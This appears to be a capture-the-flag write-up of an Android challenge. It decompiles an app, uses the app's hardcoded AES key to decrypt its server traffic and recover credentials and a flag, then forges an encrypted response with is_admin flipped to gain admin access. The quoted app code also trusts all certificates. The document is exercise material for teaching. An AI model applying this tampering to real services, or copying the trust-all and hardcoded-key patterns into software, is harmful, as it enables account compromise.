

Task1:



| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension |
|---|---|---|---|---|---|---|---|---|---|
| 1 | https://106.15.186.69:4443 | POST | /login.php | ✓ | | 200 | 278 | script | php |
| 2 | http://connectivitycheck.gstatic.com | GET | /generate_204 | | | 204 | 102 | | |


```
HTTP/1.1 200 OK
Date: Tue, 28 Apr 2020 05:06:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 88
Connection: close
Content-Type: text/html; charset=UTF-8

DUx6kKlboMn8iHVXtfy0WntJTn2J+IAG+Ehg90vI3kvEFOBFPD4V88MOLSZQsmPCMub0ujGfjFVcXGqj14PUVA==
```

A try and find the content of request and response are both encrypted.



```
            e.printStackTrace();
        }
        if (uRLConnection != null) {
            ((HttpsURLConnection) uRLConnection).disconnect();
        }
        return str2;
    }

    public static String doPostEncrypted(String str, String str2) {
        String str3 = BuildConfig.FLAVOR;
        URLConnection uRLConnection = null;
        try {
            URL url = new URL(str);
            trustAllHosts();
            uRLConnection = url.openConnection();
            ((HttpsURLConnection) uRLConnection).setHostnameVerifier(new HostnameVerifier() {
                public boolean verify(String str, SSLSession sSLSession) {
                    return true;
                }
            });
            ((HttpsURLConnection) uRLConnection).setRequestMethod("POST");
            ((HttpsURLConnection) uRLConnection).setConnectTimeout(10000);
            ((HttpsURLConnection) uRLConnection).setDoOutput(true);
            OutputStream outputStream = ((HttpsURLConnection) uRLConnection).getOutputStream();
            outputStream.write(("msg=" + AesUtil.encrypt(str2, secretKey)).getBytes());
            if (((HttpsURLConnection) uRLConnection).getResponseCode() == 200) {
                str3 = AesUtil.decrypt(inputStreamToString(((HttpsURLConnection) uRLConnection).getInputStream()), secretKey);
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        if (uRLConnection != null) {
            ((HttpsURLConnection) uRLConnection).disconnect();
        }
        return str3;
    }

    public static String inputStreamToString(InputStream inputStream) throws IOException {
        StringBuffer stringBuffer = new StringBuffer();
        byte[] bArr = new byte[4096];
        while (true) {
            int read = inputStream.read(bArr);
```

Reverse the apk and find the code which decrypted the message.




```java
    }
}

public class test {

    public static final String DEFAULT_CODING = "utf-8";
    private static String secretKey = "s3cr37K3y";

    public static String decrypt(String str, String str2) {
        byte[] bArr;
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(MessageDigest.getInstance(MessageDigestAlgorithms.MD5).digest(str2.getBytes(DEFAULT_CODING)), "AES");
            Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
            instance.init(2, secretKeySpec);
            bArr = instance.doFinal(decodeBase64(str));
        } catch (Exception e) {
            System.out.println(e.toString());
            bArr = null;
        }
        return new String(bArr);
    }

    public static void main(String[] args) {
        System.out.println(decrypt("DUx6kKlboMn8iHVXtfy0WntJTn2J+IAG+Ehg90vI3kvEFOBFPD4V88MOLSZQsmPCMub0ujGfjFVcXGqj14PUVA==",secretKey));
    }
}
```

```
"C:\Program Files\Java\jdk1.8.0_231\bin\java.exe" ...
{"hint_username":"pore","hint_password":"pore_pwd","result":0}

Process finished with exit code 0
```

Build completed successfully in 1 s 509 ms (3 minutes ago)

Put the code into a new app and try it to get the content.

Find the username is “pore” and the password is “pore_pwd”, try it.



BabySniffing

Is_admin: 0
Hello, pore
Your ID: 233

flag{CAnY0uSEeMEhaha}


Turn out it’s the result.

Task2:



```java
/* access modifiers changed from: protected */
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_secret);
    this.adminButton = (Button) findViewById(R.id.admin_button);
    this.guestButton = (Button) findViewById(R.id.guest_button);
    this.nameText = (TextView) findViewById(R.id.name_text);
    this.idText = (TextView) findViewById(R.id.id_text);
    this.adminText = (TextView) findViewById(R.id.admin_text);
    User user2 = (User) getIntent().getSerializableExtra("user");
    user = user2;
    if (user2.getIsAdmin() == 1) {
        this.adminButton.setOnClickListener(new View.OnClickListener() {
            public void onClick(View view) {
                new Thread() {
                    public void run() {
                        try {
                            JSONObject jSONObject = new JSONObject();
                            jSONObject.put("username", SecretActivity.user.getUserN
                            jSONObject.put("user_id", SecretActivity.user.getUserId
```

Study the code and find the core logic is by the return value“IsAdmin”.




```java
    }

    public static String encrypt(String str, String str2) {
        byte[] bArr;
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(MessageDigest.getInstance(MessageDigestAlgorithms.MD5).digest(str2.getBytes(DEFAULT_CODING)),  s: '
            Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
            instance.init( i: 1, secretKeySpec);
            bArr = instance.doFinal(str.getBytes(DEFAULT_CODING));
        } catch (Exception e) {
            System.out.println(e.toString());
            bArr = null;
        }
        final Base64.Encoder encoder = Base64.getEncoder();
        return encoder.encodeToString(bArr);
    }


    public static void main(String[] args) {
        String secretKey = "s3cr37K3y";
        System.out.println(decrypt( str: "A+cawufer9aR+PPl/VBxgvn7yx2hf00MStwgbHvKyj9L6zLfBQCYkIvsc0ApTmTFA3NsjwDzBWieRr3Rqc1Xkg==", secretKey));
        System.out.println(encrypt( str: "{\"username\":\"pore\",\"id\":233,\"is_admin\":1,\"result\":1}",secretKey));
    }
}
```

```
"C:\Program Files\Java\jdk1.8.0_231\bin\java.exe" ...
{"username":"pore","id":233,"is_admin":0,"result":1}
A+cawufer9aR+PPl/VBxgvn7yx2hf00MStwgbHvKyj8K/kDvr4z3JU+pnXOSm07PA3NsjwDzBWieRr3Rqc1Xkg==

Process finished with exit code 0
```


Decrypt the return string and change the value of key “is_admin”,

Use the same code to encrypt it back to BASE64 string.



```
34   https://106.15.186.69:4443        POST   /login.php       ✓   ✓   200
35   http://connectivitycheck.gstatic.com   GET    /generate_204
```


```
HTTP/1.1 200 OK
Date: Tue, 28 Apr 2020 07:52:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 88
Connection: close
Content-Type: text/html; charset=UTF-8

A+cawufer9aR+PPl/VBxgvn7yx2hf00MStwgbHvKyj9L6zLfBQCYkIvsc0ApTmTFA3NsjwDzBWieRr3Rqc1Xkg==
```



```
39   https://106.15.186.69:4443   POST   /login.php            ✓   ✓   200   27
40   https://106.15.186.69:4443   POST   /getAdminSecret.php   ✓       200   21
```


```
HTTP/1.1 200 OK
Date: Tue, 28 Apr 2020 08:03:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 88
Connection: close
Content-Type: text/html; charset=UTF-8

wuicNZgrJE2EG5vhPG8kS9CIHBPyDQ/ox5uxhJsmzTwp+fXPqnxznq34VWnw0sUb581QyZ4Znj3hRCnvlPzoHQ==
```

